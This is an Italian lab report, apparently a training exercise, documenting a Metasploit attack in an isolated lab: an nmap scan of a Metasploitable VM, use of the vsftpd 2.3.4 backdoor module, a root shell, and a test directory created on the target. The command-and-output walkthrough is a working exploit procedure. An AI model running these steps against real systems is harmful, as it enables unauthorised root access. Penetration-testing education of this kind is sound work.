

Report Hacking to Metasploit

Configurazione indirizzo IP della macchina **Metasploitable**

```
GNU nano 2.0.7      File: /etc/network/interfaces


# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.2.101_
netmask 255.255.255.0

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

Configurazione indirizzo IP della macchina **Kali Linux**



```
GNU nano 8.0      /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.2.100
netmask 255.255.255.0

# The secondary network interface
auto eth1
iface eth1 inet dhcp
```

Scansione con **nmap** verso la macchina **Metasploitable** per identificare le **porte aperte** e in particolar modo la porta di nostro interesse che è la **porta n° 21**

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ nmap -p- 192.168.2.101  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 12:35 EDT  
Nmap scan report for 192.168.2.101 (192.168.2.101)  
Host is up (0.048s latency).  
Not shown: 65505 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
3632/tcp  open  distccd  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
6697/tcp  open  ircs-u  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
8787/tcp  open  msgsrvr  
40024/tcp open  unknown  
45205/tcp open  unknown  
53247/tcp open  unknown  
54500/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 37.48 seconds
```

Avvio di **msfconsole** tramite il comando “**msfconsole**”

```
kali@kali: ~  
File Actions Edit View Help  
Firefox ESR  
Browse the World Wide Web  
(kali@kali)~  
$ msfconsole  
Metasploit tip: Search can apply complex filters such as search cve:2009  
type:exploit, see all the filters with help search  
  
      .:ok000kdc'      'cdk000ko:.  
      .x0000000000000c      c000000000000x.  
      :0000000000000000k,      ,k0000000000000000:  
      '000000000k000000:      :0000000000000000'  
      o00000000.      .o0000o0000l.      ,00000000o  
      d00000000.      .c00000c.      ,00000000x  
      l00000000.      ;d;      ,00000000l  
      ,00000000.      .;      ;      ,00000000.  
      c0000000.      .00c.      'o00.      ,0000000c  
      o000000.      .0000.      :0000.      ,000000o  
      l000000.      .0000.      :0000.      ,000000l  
      ;0000'      .0000.      :0000.      ;0000;  
      .d00o      .0000occc0000.      x00d.  
      ,k0l      ,0000000000000.      ,d0k,  
      ;kk;      ,0000000000000.      ,c0k:  
      ;k0000000000000000k:  
      ,x000000000000x,  
      .l0000000l.  
      ,d0d,  
      .  
  
      =[ metasploit v6.4.15-dev      ]  
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post      ]  
+ -- --=[ 1471 payloads - 47 encoders - 11 nops      ]  
+ -- --=[ 9 evasion      ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > |
```

Ricerca dell'exploit **vsftpd** tramite il comando **"search exploit vsftpd"**

```
msf6 > search exploit vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Scelta del payload **"exploit/unix/ftp/vsftpd_234_backdoor"** tramite il codice di appartenenza **"0"**

```
      =[ metasploit v6.4.15-dev ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Esecuzione del comando **"show options"** per controllare che le configurazioni fossero giuste

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  -  -  -  -  -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Esecuzione del comando “**set rhosts + indirizzo IP della macchina target**” per impostare e memorizzare **l’indirizzo IP del target** e, successivamente, è stata verificata l’effettiva memorizzazione dell’IP tramite il comando “**show options**”

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.2.101
rhosts => 192.168.2.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPOR       CPOR             no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.2.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Qui, è stato eseguito il comando “**run**” che equivale al comando “**exploit**”, dove entrambi eseguono l’attacco verso il target prescelto.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.2.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.2.101:21 - USER: 331 Please specify the password.
[+] 192.168.2.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.2.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.100:43661 → 192.168.2.101:6200) at 2024-07-08 11:48:45 -0400

█
```

Effettiva avvenuta dell’attacco e creazione della cartella “**test_metasploit**” tramite il comando “**mkdir**” all’interno della macchina target.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.2.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.2.101:21 - USER: 331 Please specify the password.
[+] 192.168.2.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.2.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.100:43661 → 192.168.2.101:6200) at 2024-07-08 11:48:45 -0400

mkdir /home/msfadmin/test_metasploit
ls /home/msfadmin/
test_metasploit
vulnerable
█
```